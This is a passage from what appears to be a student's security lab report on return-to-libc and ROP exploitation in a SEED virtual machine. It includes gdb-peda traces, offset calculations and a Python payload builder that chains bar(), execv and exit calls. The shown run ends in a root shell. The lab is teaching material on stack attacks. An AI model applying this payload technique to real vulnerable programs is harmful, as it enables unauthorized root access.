


Figure 22

Below is the rough stack structure after calling f() function:




Figure 23

After printf() is finished, esp is added by 0x10(original esp=0xffffd200), means that it refreshes the bottom of the stack with 0xffffd210.

```
   0x56556285 <g+67>:    call   0x56556070 <printf@plt>
   0x5655628a <g+72>:    add    esp,0x10
=> 0x5655628d <g+75>:    jmp    0x565562c3 <g+129>
 | 0x5655628f <g+77>:    movzx  edx,BYTE PTR [ebp-0x20]
 | 0x56556293 <g+81>:    movzx  eax,BYTE PTR [ebp-0x24]
 | 0x56556297 <g+85>:    add    eax,edx
 | 0x56556299 <g+87>:    mov    BYTE PTR [ebp-0x9],al
 |->   0x565562c3 <g+129>:      mov    ebx,DWORD PTR [ebp-0x4]
       0x565562c6 <g+132>:      leave
       0x565562c7 <g+133>:      ret
       0x565562c8 <__x86.get_pc_thunk.ax>:      mov    eax,DWORD PTR [esp]
                                                                  JUMP is taken
[-----------------------------------stack-------------------------------------]
0000| 0xffffd210 --> 0x0
0004| 0xffffd214 --> 0x14
0008| 0xffffd218 --> 0x13
0012| 0xffffd21c --> 0x0
0016| 0xffffd220 --> 0x0
0020| 0xffffd224 --> 0x0
0024| 0xffffd228 --> 0x0
0028| 0xffffd22c --> 0x0
[-----------------------------------------------------------------------------]
```

Figure 24

Then, before returning to the previous g(), it does LEAVE, that is, flush the stack from the lower address to the address of "g() return address". It does five LEAVEs totally (three for g(), one for f(), and one for main).

5. **Defeat Dash's Countermeasure with ROP (15 points)**
The way in this question is similar to Q1/task5.

```
Breakpoint 1, 0x56556347 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

Figure 25

```
[-----------------------------------code-----------------------------------]
   0x5655627d <foo+16>: add    ebx,0x2d47
   0x56556283 <foo+22>: mov    eax,ebp
   0x56556285 <foo+24>: mov    DWORD PTR [ebp-0xc],eax
=> 0x56556288 <foo+27>: lea    eax,[ebp-0x70]
   0x5655628b <foo+30>: sub    esp,0x8
   0x5655628e <foo+33>: push   eax
   0x5655628f <foo+34>: lea    eax,[ebx-0x1fbc]
   0x56556295 <foo+40>: push   eax
```

Figure 26: The result shows that the distance between main program's ebp and buffer is 0x70, so we set the offset is 0x70+4=0x74=116

```
[12/05/21]seed@VM:~/.../5$ ./stack_rop
The '/bin/sh' string's address: 0xffffd6b9
Address of input[] inside main(): 0xffffcb58
Address of buffer[]: 0xffffcac8
Frame pointer value: 0xffffcb38
Return properly.
[12/05/21]seed@VM:~/.../5$
```

Figure 27: MYSHELL address is 0xffffd6b9, then I modify the exploit_bar.py sh_addr




Figure 28

```
# Fill content with non-zero values
content = bytearray(0xaa for i in range(316))
bar_addr = 0x565562d0
buf = 0xffffcb58 # buf of absolute execution
arr = 200
offset = 116

content[offset:offset+40] = ((bar_addr).to_bytes(4, byteorder='little')) * 10

X = offset + 40
execv_addr = 0xf7e994b0
content[X:X+4] = (execv_addr).to_bytes(4, byteorder='little')

Y = offset + 44
exit_addr = 0xf7e04f80
content[Y:Y+4] = (exit_addr).to_bytes(4, byteorder='little')

Z = offset + 48
sh_addr =  0xffffd6b9
content[Z:Z+4] = (sh_addr).to_bytes(4, byteorder='little')
```

Figure 29



[12/05/21]seed@VM:~/.../5$ ./exploit_bar.py
[12/05/21]seed@VM:~/.../5$ ./stack_rop
The '/bin/sh' string's address: 0xffffd6b9
Address of input[] inside main(): 0xffffcb58
Address of buffer[]: 0xffffcac8
Frame pointer value: 0xffffcb38
The function bar() is invoked 1 times!
The function bar() is invoked 2 times!
The function bar() is invoked 3 times!
The function bar() is invoked 4 times!
The function bar() is invoked 5 times!
The function bar() is invoked 6 times!
The function bar() is invoked 7 times!
The function bar() is invoked 8 times!
The function bar() is invoked 9 times!
The function bar() is invoked 10 times!
whoami
root
#

Figure 30